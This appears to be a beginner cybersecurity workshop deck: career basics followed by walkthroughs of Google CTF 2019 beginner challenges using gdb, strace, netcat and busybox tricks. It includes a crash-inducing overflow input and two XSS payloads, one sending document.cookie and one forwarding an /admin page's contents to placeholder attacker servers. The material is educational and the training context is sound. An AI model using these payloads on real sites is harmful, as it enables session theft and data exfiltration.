

Cyber Security Workshop

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WHO AM I?

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- Security is my thing -

AREAS OF INTEREST:

Offensive Security, Open Source
Intelligence, Reverse Engineering,
Malware Analysis and Hardware.

Cyber Security

DEFINITION:


It is the protection of computer systems from the theft or damage to their hardware, software, or electronic data, as well as from the disruption or misdirection of the services they provide.



Domains:

1. USER EDUCATION
2. FRAMEWORK & STANDARD
3. SECURITY ARCHITECTURE
4. SECURITY OPERATIONS
5. THREAT INTELLIGENCE
6. RISK ASSESSMENT
7. GOVERNANCE







Career Development:

1. READ AND UNDERSTAND
 2. PRACTICE
 3. NETWORKING
 4. CERTIFICATIONS
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PLAY TIME


Capture The Flag



Goolge CTF
2019

Beginner's Quest

Enter Space-Time Coordinates



Commands:

*file /path/to/file/name

*strings /path/to/file/name or strings /path/to/file/name | grep CTF

*cat /path/to/file/name

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--Type <RET> for more, q to quit, c to continue without paging--
0x000055555554958 <+230>: mov    $0x0,%eax
0x00005555555495d <+235>: callq  0x555555546c0 <printf@plt>
0x000055555554962 <+240>: lea    -0x20(%rbp),%rax
0x000055555554966 <+244>: mov    %rax,%rsi
0x000055555554969 <+247>: lea    0x1b5(%rip),%rdi      # 0x55555554b25
0x000055555554970 <+254>: mov    $0x0,%eax
0x000055555554975 <+259>: callq  0x555555546f0 <_isoc99_scanf@plt>
0x00005555555497a <+264>: lea    0x1af(%rip),%rdi      # 0x55555554b30
0x000055555554981 <+271>: mov    $0x0,%eax
0x000055555554986 <+276>: callq  0x555555546c0 <printf@plt>
0x00005555555498b <+281>: lea    -0x28(%rbp),%rax
0x00005555555498f <+285>: mov    %rax,%rsi
0x000055555554992 <+288>: lea    0x18c(%rip),%rdi      # 0x55555554b25
0x000055555554999 <+295>: mov    $0x0,%eax
0x00005555555499e <+300>: callq  0x555555546f0 <_isoc99_scanf@plt>
0x0000555555549a3 <+305>: mov    $0x0,%eax
0x0000555555549a8 <+310>: callq  0x5555555481a <next_destination>
0x0000555555549ad <+315>: mov    %rax,%rdx
0x0000555555549b0 <+318>: mov    -0x20(%rbp),%rax
0x0000555555549b4 <+322>: cmp   %rax.%rdx
0x0000555555549b7 <+325>: jne   0x555555549db <main+361>
0x0000555555549b9 <+327>: mov    $0x0,%eax
0x0000555555549be <+332>: callq  0x5555555481a <next_destination>
0x0000555555549c3 <+337>: mov    %rax,%rdx
0x0000555555549c6 <+340>: mov    -0x28(%rbp),%rax
0x0000555555549ca <+344>: cmp   %rax.%rdx
0x0000555555549cd <+347>: jne   0x555555549db <main+361>
0x0000555555549cf <+349>: lea    0x18a(%rip),%rdi      # 0x55555554b60
0x0000555555549d6 <+356>: callq  0x555555546b0 <puts@plt>
0x0000555555549db <+361>: lea    0x1c6(%rip),%rdi      # 0x55555554ba8
0x0000555555549e2 <+368>: callq  0x555555546b0 <puts@plt>
0x0000555555549e7 <+373>: mov    $0x0,%eax
0x0000555555549ec <+378>: add    $0x38,%rsp
0x0000555555549f0 <+382>: pop   %rbx
0x0000555555549f1 <+383>: pop   %rbp
0x0000555555549f2 <+384>: retq
End of assembler dump.
(gdb) █
```

SOLVES: Continuation ...

Set them to be equal to each other:

gdb ./rand2

break *main :set a break point on the main function

r :to run the program

disas :disassemble the current stack frame

break *main+322

break *main+344

c :continue to run the program

i r :information register

set \$rax = \$rdx

We can jump them:

jump *main+327

Jump *main+349



Commands:

*echo " string " | base64 --decode

*strings /path/to/file/name or strings /path/to/file/name | grep satellite

*nc hostname : port

Solve:

*strace -f -s 12345 -e trace=recv, read ./path/to/file

-f :follow the process but also follow each process it creates

-s :string size

Home Computer



Commands:

*file /path/to/file/name

*sudo mount /path/to/file/name /path/to/mount

*getfattr /path/to/file/name :getfattr - get extended attributes of filesystem objects

*getfattr -n /path/to/name/attribute --only-values /path/to/file

then

*getfattr -n /path/to/name/attribute --only-values /path/to/file > out

*file out

Commands:

*type file

*dir /r



Commands:

- *Canary Tokens - <http://canarytokens.org/>
- *Disposable mail - <https://www.guerrillamail.com>

payload for canary tokens = "">

*Request Payload:

```
<script>  
location.href='SERVER:PORT/URL?c00kl3='+document.cookie;  
</script>
```

*URL Decode/Encode

Government Agriculture
Network



Continuation ...

XMLHttpRequest; XHR

*Request Payload:

```
""><script>  
  
xmlhttp = new XMLHttpRequest();  
xmlhttp.onload = function() {  
    x = new xmlhttp();  
    x.open("GET", 'URL' + xmlhttp.response);  
    x.send(null);  
}  
  
xmlhttp.open("GET", '/admin');  
xmlhttp.send(null);  
</script>
```

Stop Crash

Commands:

*File /path/to/file/name

*nc -v hostname : port

*python3 -c "print 'run\n' + 'A'*number" | nc hostname : port

*gcc -o new-file-name /path/to/program/file

Work Computer



Commands:

*nc **hostname : port** then nc **hostname : port > dump**

*What is busybox

*Types of commands ?? **shuf**, **iconv**, **setpriv** or **upx**

Commands location directory:

/bin

/sbin

/usr/bin

/usr/sbin

Types of Solves:

1. use **shuf** or **iconv**

2.1. **upx -o /tmp/chmod /bin/busybox**
- then use **chmod**

:Best Mind Blowing solving technique

2.2. /lib folder directory
ld-musl-x86_64.so.1


/lib/ld-musl-x86_64.so.1 /bin/busybox
command

/lib/ld-musl-x86_64.so.1 - APT Browse

https://www.apt-browse.org/browse/ubuntu/trusty/.../musl/0.9...1/.../ld-musl-x86_64.s... ▾

This file is indexed. **/lib/ld-musl-x86_64.so.1** is in musl 0.9.15-1. This file is owned by root:root, with mode 0o777. It is a symlink to **/lib/x86_64-linux-musl/libc.so**.

Conclusion ...




*You can't learn everything in one day. It requires practice, dedication and reading !!

Resources:

- Vulnhub: <https://www.vulnhub.com>
- Overthewire: <http://overthewire.org/wargames/>
- PicoCTF: <https://picoctf.com>
- Sans Holiday hack Challenge: <https://holidayhackchallenge.com/past-challenges/>


Youtube Channels (Must See):

LiveOverflow & John Hammond

